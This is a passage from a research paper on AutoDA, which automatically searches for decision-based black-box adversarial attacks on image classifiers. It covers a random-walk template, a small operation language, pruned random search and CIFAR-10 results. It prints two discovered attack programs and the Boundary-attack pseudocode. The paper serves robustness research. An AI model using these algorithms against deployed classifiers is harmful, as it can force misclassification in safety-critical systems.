which aims to automatically discover good architectures of deep networks [31]. Unlike existing works that often start with expert designed layers, a recent work AutoML-Zero [32] moves one step further and shows promise to search for a complete classification algorithm (e.g., two-layer neural networks) from scratch with minimal human participation. However, the discovered classification algorithms are still far behind the current practice. To the best of our knowledge, none of existing program synthesis or AutoML solutions could automatically discover decision-based black-box attack algorithms yet.

In this work, we propose to solve the practical yet challenging problem of decision-based adversarial attack by automatically searching for qualified attack algorithms. We call our approach as **Auto**mated **D**ecision-based **A**ttacks (**AutoDA**). Technically, inspired by program synthesis works, we choose an algorithm template [33] first proposed in the Boundary attack [12] to alleviate the difficulty of the search problem, and apply pruning techniques based on constraints imposed by the algorithm template and the adversarial attack problem to further reduce the search space.

Specifically, for the missing components in the algorithm template, we design a search space constructed from basic mathematical operations, which provides sufficient expressiveness for the decision-based adversarial attack problem with affordable complexity. The way we construct the search space is similar to the aforementioned solution of AutoML-Zero [32]. However, due to the theoretical and practical differences between our problem and AutoML-Zero's, AutoDA settles on quite different design choices and implementations. For instance, we use the static single assignment (SSA) form instead of the three-address code (TAC) form (used in AutoML-Zero) to define the search space for better sample efficiency and computational performance in our use case of generating random programs, as detailed in Section 3.3.

Furthermore, we propose several mechanisms to efficiently explore this search space. First, we develop a simple random search algorithm that can be executed distributively. By combining with several pruning techniques and intuitive priors, this search algorithm shows great efficiency. Second, we utilize a small and fast model for evaluating and filtering attack algorithms during the search to further reduce computational cost. Although our search space is inspired by and based on the Boundary attack, it turns out that the discovered algorithms are simpler and can perform much better than the Boundary attack. They are query-efficient when used to attack larger models, and can be geometrically interpreted, which illustrates the rationality of some heuristics in existing works. In this work, the search space is relatively restricted in a sense that it is not able to express more recent state-of-the-art expert-designed attacks [22, 23]. Our discovered algorithms consistently demonstrate comparable performance with the state-of-the-art baselines, suggesting these expert-designed attacks are near-optimal given this restricted search space.

In summary, we make the following contributions:

- We present AutoDA, the first solution to automatically discover decision-based iterative adversarial attacks.
- We propose a way to construct a search space of decision-based iterative attack algorithms, providing sufficient expressiveness and affordable complexity.
- We propose an effective random search algorithm, together with several pruning techniques and intuitive priors, to efficiently explore the search space.
- We implement a prototype of AutoDA and run comprehensive experiments to evaluate its effectiveness. The discovered algorithms are simple and geometrically interpretable; and they show comparable performance than the state-of-the-art expert-designed decision-based iterative attacks on various models and datasets consistently, suggesting these expert-designed attacks are near-optimal in our search space.

2 Background

Recent advances in deep learning techniques have achieved impressive results on a number of pattern recognition tasks, including image classification [34], face recognition [35], and speech recognition [4, 36]. Thus deep learning models have been integrated into various security-critical applications, e.g., autonomous driving, healthcare, and finance.

However, deep learning classifiers are vulnerable to adversarial examples, which brings potential risks to these security-critical applications. As a result, the study of adversarial attack and defense methods has attracted increasing attention. To measure the quality of an adversarial example, researchers usually use the ℓ_2 or ℓ_∞ norm distance between the natural example and the adversarial example — a smaller distance means a better adversarial example. To generate good adversarial examples and defend against adversarial examples under different threat models, an enormous number of adversarial attack and defense methods have been proposed.

Threat models. Adversarial attack and defense methods are usually designed for some specific threat models. Therefore, clearly defining threat models is essential to understand these methods [15]. According to the adversary's goal, we have the *untargeted* and *targeted* threat models. An *untargeted* adversary aims to cause misclassification of the target model, while a *targeted* adversary goes one step further and aims to cause misclassification as an adversary-desired class. According to the attacker's knowledge of the target model, attacks can be categorized into the *white-box* [6, 13, 25]. and *black-box* threat models [11, 12, 12].

Defense methods. Due to the security threat brought by adversarial examples, various defense methods have been proposed to defend against adversarial attacks [25]. However, many of them cause obfuscated gradients and can be defeated by adaptive attacks [17]. Currently, the most effective defense methods are based on adversarial training [14, 25], which adds adversarial examples to the training process. For instance, the

PGD-based adversarial training [25] improves the robustness of classifiers by adding adversarial examples generated by the PGD attack to the training set. The downside of adversarial training is reducing the model's accuracy on natural examples [14].

Decision-based black-box attacks. Black-box attacks can be further divided into score-based and decision-based ones. In score-based attacks, the adversary has access to the full probability (or score) output for each class [11, 37–39]. In decision-based attacks, the adversary has only the hard-label output (i.e., the final prediction label), and thus has more challenges to generate adversarial examples. Jacobian-based attacks [10, 19] are early work in this field. Later decision-based attacks [7, 21] adopt the random walk framework first proposed in the Boundary attack [12]. Recent iterative attacks might combine with other techniques, e.g., zeroth-order optimization [22, 23]. In this work, we focus on the challenging but practical decision-based black-box attack problem.

3 Design

In this section, we explain the design of AutoDA in detail. For simplicity, we particularly focus on untargeted attacks in this work, where the adversary aims to cause misclassification of the victim classifier. Nevertheless, our approach can be extended to targeted attacks straightforwardly.

3.1 Intuition

Discovering an algorithm containing control flow that satisfies an intent specification is undecidable in general [26], thus it is extremely hard. After investigating the implementations of the existing Boundary attack [12] and Evolutionary attack [7], we found that they share a quite similar control flow, while their main difference lies in a loop-free code segment. This loop-free code segment in both attacks uses only a few dozens of basic scalar and vector mathematical operations. This observation suggests the possibility of fixing the control flow of the algorithm (i.e., in a unified framework) and only searching for the loop-free code segment.

3.2 Overview

One possible approach to reducing the difficulty of searching for algorithms is providing a template for the algorithm, which reduces the problem down to searching for the missing components in the template [33]. Inspired by this approach, we choose the random walk framework for decision-based iterative attacks under the ℓ_2 norm as our algorithm template. This framework is first proposed by the Boundary attack [12] and used by many later decision-based attacks [7, 21].

As outlined in Alg. 1, the random walk process starts at an adversarial starting point $\mathbf{x}_1$, which could be obtained by keeping adding different large random noises to the original example $\mathbf{x}_0$ until finding one that causes misclassification [12]. In each iteration of the random walk, the adversary executes the `generate()` function to generate the next random point $\mathbf{x}'$ to walk to based on the original example $\mathbf{x}_0$ and the best adversarial example $\mathbf{x}$ already found. $\mathbf{x}'$ is usually generated by applying transformations to a Gaussian noise. If $\mathbf{x}'$ is adversarial and is closer to $\mathbf{x}_0$ than the old adversarial example $\mathbf{x}$, we update the adversarial example $\mathbf{x}$ to $\mathbf{x}'$ since we found a better adversarial example with a smaller perturbation. Existing random walk based attacks *guarantee* the inequality $\|\mathbf{x}' - \mathbf{x}_0\|_2 < d_{\min}$ to hold by properly designing the `generate()` function. There are also some hyperparameters inside the `generate()` function controlling the step size of the random walk process. After each iteration, the framework collects the success rate of whether $\mathbf{x}'$ is adversarial and adjusts the hyperparameters according to the success rate of several past trials.

Algorithm 1 Random walk framework for decision-based iterative attacks under the ℓ_2 norm.

Data: original example $\mathbf{x}_0$, adversarial starting point $\mathbf{x}_1$;
Output: adversarial example $\mathbf{x}$ such that the ℓ_2 distortion $\|\mathbf{x} - \mathbf{x}_0\|_2$ is minimized;
Initialization: $\mathbf{x} \leftarrow \mathbf{x}_1$; $d_{\min} \leftarrow \|\mathbf{x} - \mathbf{x}_0\|_2$;
while query budget is not reached **do**
  $\mathbf{x}' \leftarrow$ `generate`$(\mathbf{x}, \mathbf{x}_0)$;
  if $\mathbf{x}'$ is adversarial **and** $\|\mathbf{x}' - \mathbf{x}_0\|_2 < d_{\min}$ **then**
    $\mathbf{x} \leftarrow \mathbf{x}'$; $d_{\min} \leftarrow \|\mathbf{x} - \mathbf{x}_0\|_2$;
  end if
  Update the success rate of whether $\mathbf{x}'$ is adversarial;
  Adjust hyperparameters according to the success rate;
end while

There are two missing components in this template — the `generate()` function and the hyperparameter adjustment strategy. The main difference between existing attacks lies in their `generate()` functions, while they all use similar negative feedback hyperparameter adjustment strategies. Without loss of generality, we only search for the `generate()` function to make our problem easier, and settle on a predefined negative feedback strategy for adjusting hyperparameters similar to existing works, as detailed in Appendix A.

To solve our problem, we adopt the following generic methodology: define a search space for the `generate()` function, design a search method, and search for programs with top performance under some designed program evaluation metrics. Before diving into the details, we provide an overview of AutoDA first: (1) We choose a generic search space constructed from basic scalar and vector mathematical operations which provides sufficient expressiveness for our problem (Section 3.3); (2) We use random search combined with several pruning techniques and intuitive priors to efficiently explore

Table 1: List of available operations in the AutoDA DSL. The suffix of each operation's notation indicates its parameters' type, where `S` denotes scalar type, and `V` denotes vector type. For example, the `VS` suffix means the operation's first parameter is a vector and second parameter is a scalar. In the parameter(s) column, a or $\mathbf{a}$ stands for the first parameter, a for scalar and $\mathbf{a}$ for vector; b or $\mathbf{b}$ stands for the second parameter, b for scalar and $\mathbf{b}$ for vector. In the output column, r for scalar output, and $\mathbf{r}$ for vector output. In the mathematical expression column, the subscript $\cdot_i$ on vector variable means the i-th component of the vector, $\forall i$ means for all dimension of the vector.

ID	Notation	Description	Parameter(s)	Output	Mathematical Expression
1	`ADD.SS`	scalar-scalar addition	a, b	r	$r = a + b$
2	`SUB.SS`	scalar-scalar subtraction	a, b	r	$r = a - b$
3	`MUL.SS`	scalar-scalar multiplication	a, b	r	$r = ab$
4	`DIV.SS`	scalar-scalar division	a, b	r	$r = a/b$
5	`ADD.VV`	vector-vector element-wise addition	$\mathbf{a}, \mathbf{b}$	$\mathbf{r}$	$\mathbf{r} = \mathbf{a} + \mathbf{b}$
6	`SUB.VV`	vector-vector element-wise subtraction	$\mathbf{a}, \mathbf{b}$	$\mathbf{r}$	$\mathbf{r} = \mathbf{a} - \mathbf{b}$
7	`MUL.VS`	vector-scalar broadcast multiplication	$\mathbf{a}, b$	$\mathbf{r}$	$r_i = a_i b, \forall i$
8	`DIV.VS`	vector-scalar broadcast division	$\mathbf{a}, b$	$\mathbf{r}$	$r_i = a_i / b, \forall i$
9	`DOT.VV`	vector-vector dot product	$\mathbf{a}, \mathbf{b}$	r	$r = \mathbf{a} \cdot \mathbf{b}$
10	`NORM.V`	vector ℓ_2 norm	$\mathbf{a}$	r	$r = \Vert\mathbf{a}\Vert_2$

the search space (Section 3.4); (3) We evaluate programs with a small and fast model on a small number of samples to reduce computational cost (Section 3.5). We will elaborate important design choices of AutoDA in the rest of this section.

3.3 Search Space

Designing a search space is the art of trading off between expressiveness and complexity [26]. On one hand, the search space should be expressive enough to include useful programs for the target problem. On the other hand, great expressiveness does not come for free — it usually leads to high complexity. Searching over a complex space is both time-consuming and hard to implement. Instead of using a full-featured programming language like Python which provides more-than-needed expressiveness with high complexity, we choose to design a domain specific language (DSL) specialized for our problem that provides sufficient expressiveness with relative low complexity.

We list all the available operations in our AutoDA DSL in Table 1. These operations are basic mathematical operations for scalars and vectors, and all vector operations have geometric meaning in the Euclidean space. Then we construct our search space for the `generate()` function as all valid static-single-assignment (SSA) form programs in this DSL with a given length and a given number of hyperparameters. Each program is just a sequence of assignment statements. Each of these statements applies one of the available operations to one or two variables (depending on whether the operation accepts one or two parameter(s)), and assigns the output of this operation to a variable. In our use case of generating random programs, we choose the SSA form widely used in modern compilers [40] instead of the three-address code (TAC) form used in the AutoML-Zero [32] for better sample efficiency and computational performance. Although the SSA and TAC forms are equivalent in the sense that they can be converted to each other, when generating random programs in the SSA form, we can enforce many desired properties of these programs explicitly and straightforwardly, e.g., limiting the number of hyperparameters and avoiding unused inputs and statements. In contrast, for the TAC form, we usually need to generate programs first, then check their properties and reject the failed ones. Moreover, checking a TAC form program requires almost as much work as converting it into an equivalent SSA form program. Consequently, this generate-then-check process hurts sample efficiency and computational performance.

It is worth noting that the AutoDA DSL only requires all vector variables to have the same dimension but does not restrict them to a specific dimension. This property of our DSL preserves the possibility for transferring the discovered programs to other datasets with different image shapes without modification, though it may need extra tuning on the initial values of hyperparameters after changing the input dimension.

We design the program to accept three parameters: $\mathbf{x}$ and $\mathbf{x}_0$ as in the `generate(`$\mathbf{x}, \mathbf{x}_0$`)` function from Alg. 1, as well as a random noise $\mathbf{n}$ sampled from the standard Gaussian distribution $\mathcal{N}(\mathbf{0}, \mathrm{I})$. Instead of providing operations for generating random noise in the AutoDA DSL, we provide the random noise as a parameter $\mathbf{n}$, thus the program itself would be pure and more handy to do property testing efficiently.

The above designed AutoDA DSL should have sufficient expressiveness for the decision-based adversarial attack problem under the ℓ_2 norm. For example, we can implement the Boundary attack's `generate()` function with our AutoDA DSL. We provide one possible implementation of it in Ap-

pendix C. On the other hand, the AutoDA DSL does not have high complexity since it has no control flow with only ten unary and binary operations. However, this search space is still huge, because its size grows at least exponentially with the length of the program. As a result, we need to design and implement an efficient search method.

3.4 Search Method

Searching for programs is a combinatorial optimization problem, because the search space is discrete and finite when ignoring the initial values of hyperparameters. In this work, we develop a random search based method combined with several pruning techniques and intuitive priors. We choose random search due to several reasons. First, from a theoretical perspective, the no free lunch theorems for optimization [41] imply that random search is on average a reasonable baseline method for combinatorial optimization. For example, random search based methods are shown to be competitive baselines in NAS [42]. Second, from a practical perspective, random search is much simpler to implement efficiently and correctly than other methods, e.g., evolutionary search, but it is surprisingly effective [29] when combined with other techniques, e.g., pruning techniques. Finally, random search can run in parallel by its nature, which helps us easily distribute tasks to multiple machines. For the hyperparameters, since the framework would adjust them automatically during the random walk process, we initialize them as a given fixed value to reduce implementation complexity and computational cost.

Unlike NAS works, where the search spaces are usually constructed from expert-designed layers such that good architectures are dense in them, AutoDA's search space is constructed from a more generic DSL such that good programs should be quite sparse. Naive random search would waste most computation on meaningless programs. We mitigate this issue by introducing four techniques specialized for the decision-based attack problem from two aspects — the random program generating process and the search process. We will conduct an ablation study on these four techniques to show their effectiveness in Section 5.4.

For the random program generating process, we apply two intuitive priors (or biases) to improve the quality of the generated programs: (1) *Compact program*: We use a program generating algorithm that prefers to generate programs with less unused statements[1]. It is noted that this algorithm should still generate programs with many unused statements, but with a lower probability, so that the search space size is not reduced. We describe the detailed random program generating algorithm used by this work in Section 4.1, which is one possible way to implement this prior. (2) *Predefined statements*: We add three predefined statements $\mathbf{v} = \mathbf{x}_0 - \mathbf{x}$ ($\mathbf{v}$ = `SUB.VV(`$\mathbf{x}_0$`,`$\mathbf{x}$`)`), $d = \|\mathbf{v}\|_2$ (d = `NORM.V(`$\mathbf{v}$`)`), and $\mathbf{u} = \mathbf{v}/d$ ($\mathbf{u}$ = `DIV.VS(`$\mathbf{v}$`,`d`)`) to the program before randomly generating the remaining statements. These predefined statements are common for decision-based attacks under the ℓ_2 norm, because the program needs to minimize the distance between $\mathbf{x}_0$ and $\mathbf{x}$. Thus the distance d and the angle $\mathbf{u}$ between $\mathbf{x}$ and $\mathbf{x}_0$ should be useful. These statements all appear at the very beginning of many existing methods, including the Boundary attack [12], the Evolutionary attack [7], and the state-of-the-art Sign-OPT attack [22]. Again, programs left these predefined statements unused could still be generated, but with a lower probability. Without reducing the size of our search space, both techniques just add priors to the generating process and increase the probability of generating better programs.

For the search process, we apply two pruning techniques to filter out trivially meaningless programs based on constraints imposed by the decision-based attack problem and the random walk algorithm template, including: (1) *Inputs check*: We filter out programs that do not make use of all inputs, because they would be meaningless for the decision-based attack problem. This property can be checked formally. (2) *Distance test*: We filter out programs that generate $\mathbf{x}'$ violating the inequality $\|\mathbf{x}' - \mathbf{x}_0\|_2 < d_{\text{min}}$ required by the framework in Alg. 1. However, formally checking this property is extremely hard. We informally test this property instead, as detailed in Section 4.1.

3.5 Program Evaluation Method

The last step is to define evaluation metrics for programs in the search space such that we can distinguish good programs from bad ones. When evaluating the performance of decision-based attacks, we usually run them against many large deep models to generate adversarial example for each sample in the test set. However, as running large models and attacking all samples in the test set are computationally expensive, this kind of evaluation is time-consuming and impractical for our problem with a huge search space.

To address this issue, we leverage two strategies to make the evaluation fast and cheap. First, we consider the CIFAR-10 dataset [43] and adopt a modified version of EfficientNet[2] [44] for program evaluation during the search process. CIFAR-10 is an image dataset of shape $32 \times 32 \times 3$ widely used in existing adversarial robustness works. We choose it mainly for its low dimension, such that better computational performance and smaller memory footprint can be achieved. Since effective attacks should be effective against both small and large models, attacks discovered using small models should (hopefully) be able to transfer to larger models. However, this further shrunk version of EfficientNet-B0 we used is too small

[1] When a variable is assigned but unused in the return value of the program, we call it "unused variable", and call the corresponding assignment statement "unused statement".

[2] EfficientNets are small and fast deep models that achieve high accuracy on various benchmarks. We shrunk the EfficientNet-B0, the smallest variant of EfficientNets, by a factor of 0.5 to make it run even faster.

to achieve reasonable accuracy on the complete CIFAR-10 dataset, while for some pair of labels in CIFAR-10 it can. So we train a binary classifier on two selected classes achieving reasonable classification accuracy. We trained the classifier normally without any defensive techniques like adversarial training. This classifier can process more than 60,000 images per second on a single GTX 1080 Ti GPU. Second, we evaluate programs on a handful of examples and take an average over the evaluation metrics to save GPU time. Instead of using an absolute ℓ_2 distance between the original example $\mathbf{x}_0$ and the best adversarial example $\mathbf{x}$ the program found, we use a relative distance $\|\mathbf{x}-\mathbf{x}_0\|_2/\|\mathbf{x}_1-\mathbf{x}_0\|_2$ as the metric where $\mathbf{x}_1$ is the adversarial starting point as in Alg. 1, which is called ℓ_2 *distortion ratio*. A lower ℓ_2 distortion ratio means a better program.

Even with this small and fast classifier, running programs for tremendous random walk iterations is still computationally expensive. However, adopting lots of iterations is necessary for hyperparameters adjustment strategies to take effect in existing methods [7, 12]. To mitigate this issue, we first evaluate programs for a small number of iterations and select several top performing programs according to the program evaluation metric. Then we perform a second round of evaluation of these programs for a larger number of iterations. This evaluation strategy would also prefer choosing programs that achieve relatively high query efficiency within few iterations. At the initial stage of the random walk process, the success rate is usually high, and thus the hyperparameters adjustment strategy tends to overshoot and harm the performance. So we practically disable hyperparameters adjustment in the small evaluation.

4 Implementation

We implemented a prototype of AutoDA from scratch, since the task is performance-critical while there is no existing system being suitable for our task to the best of our knowledge. We implemented the main functionality of searching for top performing programs as described in Section 3 with about 4,000 lines of C++. About 2,000 lines of Python are used to pre-process datasets, prepare the classifier, and benchmark the discovered algorithms against baseline attack methods. Figure 1 illustrates the implementation overview of our proposed AutoDA.

We train the small and fast classifier described in Section 3.5 with Python using a keras [45] implementation [46] of EfficientNets [44]. Since the main functionality of AutoDA is implemented in C++ for performance consideration, we save this classifier as the SavedModel format, so that we can use the TensorFlow C API to easily load it as well as run it on GPU in C++. Though small and fast, this classifier requires a large batch size ($> 1,000$) to achieve acceptable GPU utilization, which brings extra difficulty to the implementation of AutoDA (See Section 4.2).




Figure 1: Implementation overview of AutoDA.

4.1 Program Generator

The program generator generates random SSA form programs and filters out trivially bad ones, then translates them into their equivalent TAC form programs and submits them in batches to the program evaluator. The reason for batching here is to satisfy the large batch size requirement of the classifier. We found that the program generator is CPU intensive, so our implementation runs it in a dedicated thread pool.

Random program generation. As mentioned in Section 3.4, we generate SSA form random programs with two priors: (1) *compact program*, and (2) *predefined statements*. The implementation of the *predefined statements* prior is straightforward. As for the *compact program* prior, we use a simple heuristic to implement it — while the program has not reached the max length, we randomly and uniformly select one new operation from all available operations in the DSL, then randomly select parameter(s) for this operation to construct a new assignment statement and append this statement to the program. During this process, we keep a list of all currently unused variables, so that when choosing parameter(s) for the new operation, we choose these unused variables with higher probability than other variables. When a currently unused variable is chosen as the new operation's parameter, the number of unused variables is reduced.

Inputs check and distance test. The *inputs check* and *distance test* are two pruning techniques we introduced in Section 3.4. The *inputs check* is implemented using some basic static analysis techniques [47]. For the *distance test*, since the inequality in Alg. 1 is extremely hard to be checked formally, we test this inequality on ten different inputs for each program, and filter out programs failed in any of these tests. Though the *inputs test* does not guarantee the inequality to hold for all inputs, it works well in practice. The *inputs*

check and *distance test* are both done on CPU cores. By filtering out bad programs before they reach the classifier on GPU, many fewer programs need to be evaluated on GPU. We will show that they save lots of expensive GPU computational cost for us in Section 5.1.

SSA to TAC compiler. SSA form programs are easy to analyze but slow and memory-inefficient to run. After SSA form programs passed the *inputs check* and *distance test*, they are translated into their equivalent TAC form programs using a simple SSA to TAC compiler we implemented from scratch. During the translation, we first discard unused statements then allocate memory slots. Both can be solved with some simple compiler techniques [47]. The output TAC form programs are usually shorter and run faster with less memory usage than the original SSA form programs (See Appendix B and C for samples).

4.2 Program Evaluator

The program evaluator evaluates TAC form programs submitted by the program generator in batches against the classifier on GPU. In the program evaluation loop, for each batch of programs, we first run these programs for 100 iterations without tuning hyperparameters and only keep the best program (with the lowest ℓ_2 distortion ratio) in each batch. Then we collect and run these best programs in batches for 10,000 iterations to finally get their evaluation metrics as explained in Section 3.5. The evaluator logs ℓ_2 distortion ratios of these programs as well as these programs themselves, so that the best performing programs can be extracted from the log file.

We implement an interpreter to execute TAC form programs on CPU using the Eigen linear algebra C++ template library [48] for vector operations. One CPU thread is usually not enough to fully utilize one GPU. For performance, the evaluator evaluates multiple batches of programs in a thread pool. In each random walk iteration in Alg. 1, the program generates one image and queries the classifier on GPU for its label to know whether it is adversarial. However, we need to query the classifier in large batches to achieve acceptable throughput. To alleviate this issue, these interactions between the programs on CPU and the classifier on GPU are done asynchronously in large batches. As a result, with a proper thread pool size, the evaluator can fully utilize both these threads and the classifier on GPU.

5 Experiments

In this section, we first evaluate AutoDA to search for top performing programs under the program evaluation metric described in Section 3.5 on the small CIFAR-10 classifier (Section 5.1). Then we run benchmarks to show that, under the intended setting of attacking normal CIFAR-10 models, the discovered algorithms can achieve comparable or better performance than existing human-designed decision-based attacks (Section 5.2). To further understand the strength and weakness of the discovered algorithms, we also run benchmarks with defended models on CIFAR-10 and models on a larger dataset — ImageNet (Section 5.3). When attacking these models, these algorithms discovered by AutoDA using the small CIFAR-10 binary classifier can also achieve competitive performance. Finally, we conduct an ablation study for the four techniques used in the search method of AutoDA proposed in Section 3.4 to show their effectiveness (Section 5.4).




Figure 2: Distribution of the lowest ℓ_2 distortion ratios found in each of the 50 runs of the searching-for-programs experiment.

```
def AutoDA_1st(s0, v1, v2, v3):
    v4 = SUB.VV(v1, v2)
    s5 = NORM.V(v4)
    v6 = DIV.VS(v4, s5)
    v8 = MUL.VS(v3, s0)
    v11 = MUL.VS(v8, s5)
    v17 = ADD.VV(v8, v6)
    s18 = DOT.VV(v17, v8)
    v21 = MUL.VS(v4, s18)
    v22 = ADD.VV(v21, v2)
    v23 = SUB.VV(v22, v11)
    return v23
```

```
def AutoDA_2nd(s0, v1, v2, v3):
    v4 = SUB.VV(v1, v2)
    s5 = NORM.V(v4)
    v6 = DIV.VS(v4, s5)
    v7 = MUL.VS(v3, s0)
    v8 = ADD.VV(v7, v6)
    s9 = NORM.V(v2)
    v10 = MUL.VS(v8, s5)
    s11 = DOT.VV(v10, v7)
    v12 = DIV.VS(v6, s9)
    v17 = ADD.VV(v6, v12)
    v20 = MUL.VS(v17, s11)
    v21 = ADD.VV(v1, v20)
    v23 = SUB.VV(v21, v10)
    return v23
```

Figure 3: The SSA form programs of AutoDA 1st and 2nd, where `s0` is the hyperparameter, `v1` is the original example $\mathbf{x}_0$, `v2` is the adversarial example $\mathbf{x}$ the random walk process already found, and `v3` is the standard Gaussian noise $\mathbf{n}$. The return value of these programs is $\mathbf{x}'$, the next random point to walk to. The `s`-prefix in variable's name means the variable is a scalar, and `v`-prefix for vector. Unused statements are discarded for clarity. The original programs as well as the compiled TAC form programs are provided in Appendix B.

5.1 Searching for Programs

We first introduce the detailed settings of running AutoDA to search for top performing programs. For the search space, we limit the maximum length of the program to 20 (i.e., the length of the Boundary attack's `generate()` function in AutoDA DSL). We allow one scalar hyperparameter and set it to 0.01 initially. We use the binary classifier for class 0 (airplane) and class 1 (automobile) of the CIFAR-10 dataset described in Section 3.5. For the search and evaluation methods, we first generate programs randomly with all the four techniques

introduced in Section 3.4, then evaluate these programs in batches for 100 iterations to calculate their ℓ_2 distortion ratios. For each batch, we select one example from the test set randomly and use it to evaluate all programs in this batch, such that the ℓ_2 distortion ratios of these programs in the same batch can be compared with each other. The batch size here is 150, which achieves acceptable performance on our hardware. Second, we select the best programs with the lowest ℓ_2 distortion ratios from each batch of programs and evaluate them for 10,000 iterations on ten fixed examples from the CIFAR-10 test set to obtain their final ℓ_2 distortion ratios. Since the ten examples are fixed, these final ℓ_2 distortion ratios can be compared with each other.

We run this experiment for 50 times in parallel. Each run allows a maximum number of 500 million queries to the classifier, which takes about two hours on one GTX 1080 Ti GPU. In all 50 runs, we generate about 125 billion random programs. 45.475% of these programs failed in the *inputs check*, 54.497% of them failed in the *distance test*, and only 0.028% of them survived both and continued to be evaluated against the classifier on GPU. These results show that the *inputs check* and *distance test* techniques save a lot of expensive GPU computational cost for us. We achieve a throughput of 294k programs per second per GTX 1080 Ti GPU.

Results. We plot the lowest ℓ_2 distortion ratios found on the ten fixed examples in each run in Figure 2. They average at 0.01797 with a standard deviation of 0.00043. The top one ℓ_2 distortion ratio is 0.01699, the second place is 0.01705, while the third place is 0.01723. The first and second place programs have very close evaluation metrics and we choose both of them to compare with human-designed attacks. We call them *AutoDA 1st* and *AutoDA 2nd* respectively.

We show the SSA form programs of AutoDA 1st and 2nd in Figure 3. We are surprised that they are quite short after discarding unused statements — the length of AutoDA 1st and 2nd are 10 and 13 respectively, while the Boundary attack's `generate()` function uses 20 statements when expressed in the AutoDA DSL, and the more recent Sign-OPT attack [22] and HopSkipJumpAttack [23]'s official implementations [49, 50] both have several hundred lines of Python code.

Geometric interpretation (See Appendix B for details). It turns out that the AutoDA 2nd is approximately the same algorithm as AutoDA 1st, and the return value $\mathbf{x}'_1$ of the AutoDA 1st program which represents the next random point $\mathbf{x}'$ to walk to can be decomposed as $\mathbf{x}'_1 = \mathbf{x} + \mathbf{d}_\parallel + \mathbf{d}_\perp$, where

$$\mathbf{d}_\parallel = s^2\|\mathbf{n}\|_2^2\mathbf{d}, \quad \mathbf{d}_\perp = s\left(\frac{\mathbf{d}\cdot\mathbf{n}}{\|\mathbf{d}\|_2}\mathbf{d} - \|\mathbf{d}\|_2\mathbf{n}\right), \tag{1}$$

$\mathbf{d} = \mathbf{x}_0 - \mathbf{x}$ is the vector pointing from the adversarial example $\mathbf{x}$ to the original example $\mathbf{x}_0$, and $\mathbf{n}$ is the standard Gaussian noise described in Section 3.3. We can then give AutoDA 1st a geometric interpretation based on this decomposition: the $\mathbf{d}_\parallel$ component makes movement towards the original example, and the $\mathbf{d}_\perp$ component tries to move along the local classification boundary similar to the Boundary attack's orthogonal perturbation. These similarities qualitatively suggest the rationality of some heuristics used in existing attacks. Eq. (1) also shows that the hyperparameter s controls the step size of both components. Especially, since the $\mathbf{d}_\parallel$ component makes movement towards the original example $\mathbf{x}_0$, it should at least avoid walking past $\mathbf{x}_0$, thus the expectation of its coefficient $\mathbb{E}(s^2\|\mathbf{n}\|_2^2) = s^2\dim(\mathbf{n})$ should be smaller than 1.

5.2 Benchmark Results on Normal CIFAR-10 Models

In this subsection, we benchmark the AutoDA 1st and 2nd for attacking various normal CIFAR-10 models under the ℓ_2 norm untargeted decision-based threat model, and compare them with four existing human-designed baseline attack methods. We run this benchmark to empirically show that, though we use a small and fast CIFAR-10 binary classifier during the search, the discovered algorithms perform well under our intended setting of attacking larger normal CIFAR-10 models.

Benchmark metrics. (1) We adopt the ℓ_2 *distortion vs. queries* curve, which is widely used in previous decision-based attack works [12, 22]. (2) We also use the *attack success rate vs. queries* curve to show the effectiveness and efficiency of these attack methods following Dong et al.'s benchmark [14] methodology. We consider one attack to be successful after it finds adversarial example whose ℓ_2 distance w.r.t. the original example is smaller than a given threshold ε. We demonstrate benchmark results with $\varepsilon = 1.0$ and $\varepsilon = 0.5$. It is common practice to choose $\varepsilon = 1.0$ in existing works. A smaller $\varepsilon = 0.5$ makes the attack problem harder, and makes the benchmark more comprehensive. As for the number of iterations (or queries), we choose 20,000 to keep consistent with Dong et al.'s benchmark [14]. It is worth noting that during the search we only allow 10,000 iterations.

Models and data. We choose four models of varied architectures for this benchmark: (1) the ResNet50 [2] model, (2) the DenseNet [51] model, (3) the DPN [52] model, and (4) the DLA [53] model. For the ResNet50 model, we use the pre-trained checkpoint provided by Engstrom et al. [54], whose test accuracy is 94.4%. For the other three models, we trained them by ourselves, and they achieve test accuracy of 95.7%, 95.6%, and 95.1% respectively. All these models achieve close to state-of-the-art test accuracy on the CIFAR-10 dataset. We select the first 1,000 images from the CIFAR-10 test set to run the benchmark. All pixels are scaled to be in the range $[0, 1]$. We clip the perturbed image into this valid range $[0, 1]$ for all attacks by default.

Baselines. We compare AutoDA 1st and 2nd with the following four decision-based attacks[3]: (1) the Boundary at-

[3] In this work, we particularly focus on decision-based attacks under the ℓ_2 norm, thus we search for good programs using the ℓ_2 distortion ratio as the evaluation metric as described in Section 3.5. There are a few decision-

